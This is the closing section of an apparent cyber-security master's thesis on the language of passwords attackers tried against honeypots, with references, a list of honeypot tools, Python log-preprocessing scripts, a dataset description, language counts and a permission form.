DoD Strategy for Operating in Cyberspace. (2011, July). *DoD Strategy for Operating in Cyberspace.* Retrieved from https://csrc.nist.gov/CSRC/media/Projects/ISPAB/documents/DOD-Strategy-for-Operating-in-Cyberspace.pdf

Eiband, M., Khamis, M., Zezschwitz, E. v., Hussmann, H., & Alt, F. (2017). Understanding Shoulder Surfing in the Wild: Stories from Users and Observers. *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems* (pp. 4254-4265). Denver: ACM.

*ELK Stack*. (2021, August 3). Retrieved from Elastic: https://www.elastic.co/what-is/elk-stack

ESET. (2017, May 4). *A short history of the computer password*. Retrieved from Welivesecurity by ESET: https://www.welivesecurity.com/2017/05/04/short-history-computer-password/

Fan, W., Du, D., Fernandez, D., & Villagra, V. A. (2017). Enabling an Anatomic View to Investigate Honeypot Systems: A Survey. *IEEE SYSTEMS JOURNAL*.

Gates, J. (1992). What's in a Password? *EDPACS*, 5-11.

Goodrich, M., & Tamassia, R. (2014). *Introduction to Computer Security*. Harlow: Pearson.

Google, & Harris Pool. (2019, October). *The United States of P@ssw0rd$*. Retrieved from https://storage.googleapis.com/gweb-uniblog-publish-prod/documents/PasswordCheckup-HarrisPoll-InfographicFINAL.pdf

Goss-Sampson, M. A. (2018). *Statistical Analysis in JASP: A Guide for Students.*

Gürbüz, S., & Şahin, F. (2018). *Sosyal Bilimlerde Araştırma Yöntemleri.* Ankara: Seçkin Yayınları.

Haber, M. J. (2020). *Privileged Attack Vectors: Building Effective Cyber-Defense Strategies to Protect Organizations*. Heathrow: Apress.

Han, W., Li, Z., Yuan, L., & Xu, W. (2016). Regional Patterns and Vulnerability Analysis of Chinese Web Passwords. *Transactions on Information Forensics and Security*, 258-272.

Haveibeenpwned. (2021, August 2). *Have I been Pwned*. Retrieved from https://haveibeenpwned.com/

Herley, C. (2015, August 6). *Pushing on String Adventures in the Dont Care Regions of Password Strength*. Retrieved from Youtube: https://www.youtube.com/watch?v=bhAWjQTigNY

Joulin, A., Grave, E., Bojanowski, P., & Mikolov, T. (2016). Bag of Tricks for Efficient Text Classification. *arXiv preprint arXiv*.

Joulin, A., Grave, E., Bojanowski, P., Douze, M., Jegou, H., & Mikolov, T. (2016). FastText.zip: Compressing text classification models. *arXiv preprint arXiv*.

Kalaycı, Ş. (2014). *SPSS Uygulamalı Çok Değişkenli İstatistik Teknikleri.* Ankara: Asil Yayın Dağıtım.

Kheirkhah, E., Amin, S. M., Sistani, H. A., & Acharya, H. (2013). An Experimental Study of SSH Attacks by using Honeypot Decoys. *Indian Journal of Science and Technology*.

Kotadia, M. (2004, February 25). *Gates predicts death of the password*. Retrieved from Cnet: https://www.cnet.com/tech/services-and-software/gates-predicts-death-of-the-password/

Krombholz, K., Hobel, H., Huber, M., & Weippl, E. (2015). Advanced social engineering attacks. *Journal of Information Security and Applications*, 113-122.

Ku, W.-C., Liao, D.-M., Chang, C.-J., & Qiu, P.-J. (2014). An enhanced capture attacks resistant text-based graphical password scheme. *IEEE/CIC International Conference on Communications in China (ICCC)* (pp. 204-208). IEEE.

Kumar, S., Sehgal, R., Singh, P., & Chaudhary, A. (2012). Nepenthes Honeypots based Botnet Detection. *J. Adv Inf. Technol*, 215-221.

Lennon, B. (2017, May 3). *The long history, and short future, of the password*. Retrieved from The Conversation: https://theconversation.com/the-long-history-and-short-future-of-the-password-76690

Li, Y., Wang, H., & Sun, K. (2016). A Study of Personal Information in Human-chosen Passwords and Its Security Implications. *The 35th Annual IEEE International Conference on Computer Communications.* IEEE.

Maclnnis, J. (2019, August 1). *A Brief History of the Password & Why It Matters*. Retrieved from HID Global: https://blog.hidglobal.com/2019/08/brief-history-password-why-it-matters

Mallik, A. (2018). Man-in-the-middle-attack: Understanding in Simple Words. *Jurnal Pendidikan Teknologi Informasi*, 109-134.

Manning, R. (2020, February 19). *Yubico Blog.* Retrieved from Yubico: https://www.yubico.com/blog/yubico-releases-2020-state-of-password-and-authentication-security-behaviors-report/

Maoneke, P. B., Flowerday, S., & Isabirye, N. (2020). Evaluating the strength of a multilingual passphrase policy. *Computers & Security*.

Maxmind. (2021, 2 26). *Maxmind.* Retrieved from GeoLite2: https://dev.maxmind.com/geoip/geolite2-free-geolocation-data

McMillan, R. (2017, August 7). *The Man Who Wrote Those Password Rules Has a New Tip.* Retrieved from The Wall Street Journal: https://www.wsj.com/articles/the-man-who-wrote-those-password-rules-has-a-new-tip-n3v-r-m1-d-1502124118

*Microsoft Documentation*. (2020, July 16). Retrieved from Microsoft : https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad

Miller, G. A. (1955). The Magical Number Seven, Plus or Minus Two Some Limits on Our Capacity for Processing Information. *Psychological Review*, 343-352.

Morris, R., & Thompson, K. (1979). Password Security: A Case History. *Communications of the ACM*, 594-597.

Mukherjee, L. (2020, December 30). Retrieved from Infosec Insights: https://sectigostore.com/blog/what-is-a-honeypot-in-network-security-definition-types-uses/

Netfilter. (2021, August 3). *Netfilter.org iptables project*. Retrieved from https://netfilter.org/projects/iptables/index.html

Nielsen, G., Vedel, M., & Jensen, C. D. (2014). Improving Usability of Passphrase Authentication. *2014 Twelfth Annual International Conference on Privacy, Security and Trust* (pp. 189-198). Toronto: IEEE.

NIST. (2020, June). *NIST Special Publication 800-63B.* Retrieved from NIST Special Publication 800-63B: https://pages.nist.gov/800-63-3/sp800-63b.html#errata

*Password Management Guidline.* (1985). Maryland: DEPARTMENT OF DEFENSE.

Rabadia, R., Valli, C., Ibrahim, A., & Baig, Z. A. (2017). Analysis Of Attempted Intrusions: Intelligence Gathered From SSH Honeypots. *15th Australian Digital Forensics Conference* (pp. 26-35). Joondalup: Security Research Institute, Edith Cowan University.

Reinhold, A. G. (1995, August 1). *The Diceware Passphrase Home Page*. Retrieved from The Diceware Passphrase Home Page: https://theworld.com/~reinhold/diceware.html

Rowe, N. C. (2004). A Model of Deception during Cyber-Attacks on Information Systems. *IEEE First Symposium onMulti-Agent Security and Survivability* (pp. 21-30). Drexel: IEEE.

Shay, R., Kelley, P. G., Komanduri, S., Mazurek, M. L., Ur, B., Vidas, T., . . . Cranor, L. F. (2012). Correct horse battery staple: Exploring the usability of system-assigned passphrases. *SOUPS '12: Proceedings of the Eighth Symposium on Usable Privacy and Security*, 1-20.

Shodan. (2021, February 26). *Shodan*. Retrieved from Shodan HoneyScore: https://honeyscore.shodan.io/

Shodan Search Engine. (2021, August 9). *Shodan Search Engine*. Retrieved from Shodan Search Engine: https://www.shodan.io/

Speiser, E. A. (1942). The Shibboleth Incident. *Bulletin of the American Schools of Oriental Research*.

Spitzner, L. (2003). Honeypots: Catching the Insider Threat. *19th Annual Computer Security Applications Conference.* Las Vegas: IEEE.

Spitzner, L. (2017, July 27). *NIST Has Spoken - Death to Complexity, Long Live the Passphrase!* Retrieved from Sans Blog: https://www.sans.org/blog/nist-has-spoken-death-to-complexity-long-live-the-passphrase/

Spitzner, L. (2019, June 27). *Time for Password Expiration to Die*. Retrieved from SANS Blog: https://www.sans.org/blog/time-for-password-expiration-to-die/

Spitzner, L. (2021, May 5). *Sans Blog*. Retrieved from Sans: https://www.sans.org/blog/strong-secure-passwords-are-key-to-helping-reduce-risk-to-your-organization/?utm_medium=Email&utm_source=HL-NA&utm_content=882436%20Central%20Week%20in%20Preview%20May09%202021%20Blog%20Passwords%20Lance%20Spitzner&utm_campaign=S

The Spamhaus Project. (2020, December 26). *The Spamhaus Project*. Retrieved from https://www.spamhaus.org/statistics/botnet-cc/

Urias, V. E., Stout, W. M., Luc-Watson, J., Grim, C., Liebrock, L., & Merza, M. (2017). Technologies to Enable Cyber Deception. *2017 International Carnahan Conference on Security Technology (ICCST).* Madrid: IEEE.

Van Oorschot, P. C. (2019). *Computer Security and the Internet: Tools and Jewels.* Springer.

Vasilomanolakis, E., Karuppayah, S., Kikiras, P., & Mühlhäuser, M. (2015). A honeypot-driven cyber incident monitor: lessons learned and steps ahead. *8th International Conference on Security of Information and Networks.* Sochi.

Vasilomanolakis, E., Karuppayah, S., Kikiras, P., & Mühlhäuser, M. (2015). A honeypot-driven cyber incident monitor: lessons learned and steps ahead. *Proceedings of the 8th International Conference on Security of Information and Networks.* New York: Association for Computing Machinery.

Wesley, A. (2002). The Strong Password Dilemma. *Computer Security Journal,* Chapter 6.

Williams, S. (2020, October 21). *Avarage person has 100 passwords - study* . Retrieved from SecurityBrief: https://securitybrief.co.nz/story/average-person-has-100-passwords-study

# APPENDICES

## APPENDIX A

### HONEYPOT SYSTEMS

Honeypot systems mentioned below are analyzed before honeypot selection for this research.

- Kippo has mock SSH service. https://github.com/desaster/kippo
- MTpot is telnet honeypot. https://github.com/Cymmetria/MTPot
- Argos is a system emulator compatible with Linux and Windows. http://www.few.vu.nl/argos
- Tpot is a utility that supports multiple honeypots. It can deploy many honeypots such as cowrie, dionnaea on a dockerized architecture. https://github.com/telekom-security/tpotce
- Cowrie is a SSH Based middle-integration honeypot. https://github.com/cowrie/cowrie
- IoTPot is a honeypot for IoT. https://github.com/IoTPOT/IoTPOT
- Thug is a honeypot for client-side. https://github.com/buffer/thug
- LaBrea is a honeypot to deceive and slow down attackers in network. https://github.com/Hirato/LaBrea/blob/master/README
- Dionaea supports multiple protocols such as mysql, mssql, http. https://github.com/DinoTools/dionaea
- Conpot is a honeypot designed for ICS/SCADA systems. https://github.com/mushorg/conpot
- HonSSH is a high interaction SSH honeypot. https://github.com/tnich/honssh
- Glastopf is a web-based honeypot. https://github.com/mushorg/glastopf
- SIPHON is a high-interaction physical honeypot project https://arxiv.org/abs/1701.02446

- PhoneyC is a client-side honeypot. https://github.com/honeynet/phoneyc

- BitSaucer is a honeypot specifically focuses on malware hunting. (Adachi & Oyam, 2009)

- Honeytrap is an opensource system for managing honeypots. https://github.com/honeytrap/honeytrap

- Honeyware is a web based low interaction honeypot. (Alosefer & Rana, 2010)

- KFSensor is an IDS running as honeypot on windows. http://www.keyfocus.net/kfsensor/

- Honeycomp is extensible and customizable honeypot management framework. https://github.com/Cymmetria/honeycomb

- Honeything is a honeypot that mocks a modem/router. It supports CWMP protocol. https://github.com/omererdem/honeything

- Nepenthes is a honeypot for detecting botnets and a framework for malware collection. (Kumar, Sehgal, Singh, & Chaudhary, 2012)

## APPENDIX B

## PREPROCESSING

```
import json
import os
import geoip2.database
import nltk
import re
import string

#Read geoip db
reader = geoip2.database.Reader(os.getcwd()+'/GeoLite2-Country.mmdb')

#Define pattern for punctutation check
pattern = re.compile("[\d{}]+$".format(re.escape(string.punctuation)))
#Is string contains number
_digits = re.compile('\d')
def contains_digits(d):
    return bool(_digits.search(d))

#Set counter to 0
i=0
#Initiliaze json
json_list = {"event_list":[]}

#Preprocessing of honeypot data
for fileName in os.listdir(os.getcwd()+ "/files/vietnam"):
    with open(os.getcwd()+ "/files/vietnam/"+fileName , 'r') as f:
        # Lines = f.readlines()
        for line in f:
            if "cowrie.login.failed" in line:
                i=i+1
                y=json.loads(line)
                response=reader.country(y["src_ip"])
                y["username_tokenized"]=nltk.word_tokenize(y["username"])

y["password_simplified"]=y["password"].replace('@','a').replace('0','o').replace('3','e').replace('1','i')
                #Delete numbers before tokenization
```

```
y["password_tokenized"]=nltk.tokenize.word_tokenize(re.sub("\d+","",y["password"]))
            y["password_length"]=len(y["password"])
            #Check if password contains any number
            y["password_inc_alpha"]=1 if contains_digits(y["password"]) else 0
            #Check if password contains any punctutation
            y["password_inc_punc"]=1 if pattern.match(y["password"]) else 0
            #Change while switching between raw datasets
            y["host_country"]="Vietnam"
            y["host_country_code"]="VNM"
            y["src_country"]=response.country.name
            y["src_country_code"]=response.country.iso_code

            json_list["event_list"].append(y)
with open(os.getcwd()+ "/processed/vietnam.json",'w') as jsonOutput:
   json.dump(json_list,jsonOutput)
print("finished total passwords: "+ str(i))
```

Second part of preprocessing is as follows:

```
import fasttext
import json
import os
import time

start= time.process_time()
model=fasttext.load_model("lid.176.bin")

#Function for replacing ISO codes
def country_iso(countryCode):
   return
countryCode.replace("pt","BRA").replace("tr","TR").replace("vi","VNM").replace("fa",
"IRN").replace("th","THA").replace("en","USA").replace("zh","HKG").replace("hi","IN
D").replace("id","IDN")

#UK and USA speaks English so they are same for us.
#To replace them will reduce problems
def src_iso(srcCode):
   return srcCode.replace("UK","USA")

i=1
#Read all files in the directory
for fileName in os.listdir(os.getcwd()+ "/processed"):
    with open(os.getcwd()+ "/processed/"+fileName , 'r+') as f:
        data = json.load(f)
        for item in data["event_list"]:
            i=i+1
            #Username language identification
            try:
                identification=model.predict(item["username"])
                temp=str(identification[0][0])
                item["username_identifications"]=temp.replace("__label__","")
                # print(item["username_identifications"])
            except:
                item["username_identifications"]=""
                print("An exception occured(username=" + item["username"] )
            #Raw Password language identification
            try:
                identification=model.predict(item["password"])
                temp=str(identification[0][0])
                item["password_identifications"]=temp.replace("__label__","")
            except:
                item["password_identifications"]=""
                print("An exception occured(password="+ item["password"])
            #Simplified Password language identification
            try:
                identification=model.predict(item["password_simplified"])
                temp=str(identification[0][0])
                item["password_simplified_identifications"]=temp.replace("__label__","")
                # print(item["password_simplified"])
            except:
                item["password_simplified_identifications"]=""
                print("An exception occured(password_simplified="+
item["password_simplified"])
            #Tokenized Password Identification
            item["password_tokenized_identifications"]="N/A" #In case of it is empty
            temp_tokenized_password=item["password_tokenized"]
            for tokenized_password in item["password_tokenized"]:
                if len(tokenized_password)> 3:
                    try:
                        identification=model.predict(tokenized_password)
                        temp=str(identification[0][0])

item["password_tokenized_identifications"]=temp.replace("__label__","")
                        temp_tokenized_password=tokenized_password
                    except:
                        item["password_tokenized_identifications"]=""
                        print("An exception occured because of "+  tokenized_password)
                break
        item["password_tokenized"]=temp_tokenized_password
        if  item["src_country_code"] is None:
            #This IP is not on the db so i wrote it manually
            if item["src_ip"] == "169.51.129.42":
                item["src_country_code"]="FRA"
                item["src_country"]="France"
            else:
                item["src_country_code"]=input("Enter Code for "+ item["src_ip"])
                #In case of any problem ask me
                item["src_country"]=input("Enter Country Name for "+ item["src_ip"])
        #Lets check if there is any match

        #Raw Username Check for HOST
        item["host_username"]= 1 if src_iso(item["host_country_code"]).lower()  ==
country_iso(item["username_identifications"]).lower()  else 0
        #Raw Username Check for ATTACKER
        item["src_username"]= 1 if src_iso(item["src_country_code"]).lower()  ==
country_iso(item["username_identifications"]).lower()  else 0

        #Raw Password Check for HOST
        item["host_password"]= 1 if src_iso(item["host_country_code"]).lower()  ==
country_iso(item["password_identifications"]).lower()  else 0
        #Raw Password Check for ATTACKER
        item["src_password"]= 1 if src_iso(item["src_country_code"]).lower()  ==
country_iso(item["password_identifications"]).lower()  else 0

        #Simplified Password Check for HOST
        item["host_password_simplified"]= 1 if
src_iso(item["host_country_code"]).lower()  ==
country_iso(item["password_simplified_identifications"]).lower()  else 0
        #Simplified Password Check for ATTACKER
        item["src_password_simplified"]= 1 if
src_iso(item["src_country_code"]).lower()  ==
country_iso(item["password_simplified_identifications"]).lower()  else 0

        #Tokenized Password Check for HOST
        item["host_password_tokenized"]= 1 if
src_iso(item["host_country_code"]).lower()  ==
country_iso(item["password_tokenized_identifications"]).lower()  else 0
        #Tokenized Password Check for ATTACKER
        item["src_password_tokenized"]= 1 if src_iso(item["src_country_code"]).lower()
==  country_iso(item["password_tokenized_identifications"]).lower()  else 0
        #Prepare new file
        newline=""
```

```
            for value in item.values():
                value=str(value).replace(",","-").replace("\r","")
                newline=newline + str(value)+","
            newline=newline[:-1] #remove last comma
            with open("allv2.csv","a") as finalFile:
                finalFile.write(newline)
                finalFile.write("\n")
    print("END OF COUNTRY FILE")
print("Finished... Total=" + str(i) + " Total time elapsed=" + str(time.process_time()-start))
```

# APPENDIX C

## DATASET

The dataset created in this research is consist of 30 columns.

Each column names explained in below.

- *eventid* is type of cowrie event.
- *username* is the username attempted to accessed by adversary.
- *password* is the password tried by the adversary.
- *message* is the detail of the event including result of the action.
- *sensor* is the name of honeypot.
- *timestamp* is the time (in Z time) and date information of the incident.
- *src_ip* is the (last used) IP addresses of adversary.
- *session* is a unique random string for used for session identification.
- *username_tokenized* is tokenized form of username.
- *password_simplified* is simplified form of password.
- *password_tokenized* is tokenized form of password.
- *password_length is* the length of the password.
- *password_inc_num* is a binary value if password included number in it, it is 1 otherwise it is 0.
- *password_inc_punc* is a binary value if password included punctuations in it, it is 1 otherwise it is 0.
- *host_country* is the name of the country where honeypot is located.
- host_country_code is the country code where honeypot is located.

- *src_username* is 1 if predicted language of username is same with attacker's country's native language. Otherwise, it is 0.

- *password_simplified_identifications* is simplified password's predicted language in ISO-639-1 code.

- *password_tokenized_identifications* is tokenized password's predicted language in ISO-639-1 code.

- *username_identifications* is username's predicted language in ISO-639-1 code.

- *password_identifications* is password's predicted language in ISO-639-1 code.

- *host_password* is 1 if predicted language of password is same with honeypot's country's native language. Otherwise, it is 0.

- *src_password* is 1 if predicted language of password is same with attacker's country's native language. Otherwise, it is 0.

- *host_password_simplified* is 1 if predicted language of simplified password is same with honeypot's country's native language. Otherwise, it is 0.

- *src_password_simplified* is 1 if predicted language of simplified password is same with attacker's country's native language. Otherwise, it is 0.

- *host_password_tokenized* is 1 if predicted language of tokenized password is same with honeypot's country's native language. Otherwise, it is 0.

- *src_password_tokenized* is 1 if predicted language of tokenized is same with attacker's country's native language. Otherwise, it is 0.

A sample row is as follows:

```
cowrie.login.failed,user,user,login   attempt   [user/user]
failed,csecbrazil,2021-01-
25T00:39:59.736325Z,87.251.77.206,7b27226cf09d,['user'],use
r,user,4,0,0,Brazil,BRA,Russia,RU,en,en,en,en,0,0,0,0,0,0,0
,0
```

# APPENDIX D

## Languages Detected in This Resource

ISO 639-1 code of passwords and their occurrences are listed below. Note that for some countries ISO 639-2 used.

| | | | | | |
|---|---|---|---|---|---|
| en-48922 | ko-304 | ml-62 | bar-16 | new-5 | gom-1 |
| de-7085 | et-272 | bn-62 | su-15 | ps-5 | arz-1 |
| fr-6848 | hr-271 | ur-61 | wa-14 | vep-4 | nah-1 |
| zh-4609 | sl-263 | sq-60 | ie-14 | gv-4 | ug-1 |
| ru-4126 | vi-210 | jbo-59 | kw-13 | sa-4 | bcl-1 |
| es-3746 | ar-205 | als-57 | km-13 | cv-4 | |
| it-3240 | lt-203 | lb-57 | hsb-12 | xmf-3 | |
| ja-2140 | el-196 | bs-56 | qu-12 | eml-3 | |
| pt-2010 | la-193 | gu-55 | ne-12 | sd-3 | |
| ca-1909 | af-183 | jv-50 | vo-11 | lo-3 | |
| nl-1734 | sk-178 | sw-49 | bo-11 | cbk-3 | |
| pl-1463 | ta-165 | nn-42 | sco-11 | or-3 | |
| sv-1089 | az-162 | so-42 | pnb-10 | scn-3 | |
| eo-948 | hy-152 | bg-42 | yi-10 | gn-3 | |
| no-855 | cy-150 | be-40 | ilo-10 | pam-3 | |
| fi-829 | th-133 | mr-39 | ky-10 | os-2 | |
| fa-808 | sh-123 | is-38 | an-10 | am-2 | |
| id-729 | mn-117 | kk-38 | ce-10 | tyv-2 | |
| eu-695 | he-115 | ia-36 | ba-9 | ht-2 | |
| ceb-688 | war-114 | ka-36 | li-9 | dv-2 | |
| tr-686 | mk-102 | tt-35 | azb-8 | mhr-2 | |
| hu-684 | gl-97 | my-31 | gd-8 | bh-2 | |
| ro-649 | tl-96 | io-30 | tk-8 | ckb-2 | |
| cs-591 | br-94 | ast-27 | ku-7 | vls-1 | |
| da-444 | uz-91 | pa-26 | sah-7 | rm-1 | |
| oc-399 | hi-88 | mg-26 | mt-7 | bpy-1 | |
| uk-379 | te-76 | ga-23 | as-6 | xal-1 | |
| fy-346 | kn-74 | min-18 | lmo-6 | yo-1 | |
| sr-326 | lv-64 | pms-17 | mwl-6 | nap-1 | |
| ms-316 | nds-63 | si-16 | tg-5 | frr-1 | |

## **TEZ İZİN FORMU /** THESIS PERMISSION FORM

**ENSTİTÜ /** INSTITUTE

**Fen Bilimleri Enstitüsü** / Graduate School of Natural and Applied Sciences □

**Sosyal Bilimler Enstitüsü** / Graduate School of Social Sciences □

**Uygulamalı Matematik Enstitüsü** / Graduate School of Applied Mathematics □

**Enformatik Enstitüsü** / Graduate School of Informatics ☒

**Deniz Bilimleri Enstitüsü** / Graduate School of Marine Sciences □

**YAZARIN /** AUTHOR

**Soyadı** / Surname : AYDIN..........................................................................................
**Adı** / Name : Kıvanç..........................................................................................
**Bölümü** / Department : Cyber Security..........................................................................

**TEZİN ADI /** TITLE OF THE THESIS (**İngilizce** / English) : .......................................................
..............................................................................................................................
..............................................................................................................................
..............................................................................................................................
..............................................................................................................................

**TEZİN TÜRÜ /** DEGREE: **Yüksek Lisans** / Master ☒ **Doktora** / PhD □

1. **Tezin tamamı dünya çapında erişime açılacaktır. /** Release the entire work immediately for access worldwide. □

2. **Tez iki yıl süreyle erişime kapalı olacaktır.** / Secure the entire work for patent and/or proprietary purposes for a period of **two year**. * ☒

3. **Tez altı ay süreyle erişime kapalı olacaktır.** / Secure the entire work for period of **six months**. * □

***** *Enstitü Yönetim Kurulu Kararının basılı kopyası tezle birlikte kütüphaneye teslim edilecektir.*
*A copy of the Decision of the Institute Administrative Committee will be delivered to the library together with the printed thesis.*

**Yazarın imzası** / Signature ........................... **Tarih** / Date 19.08.2021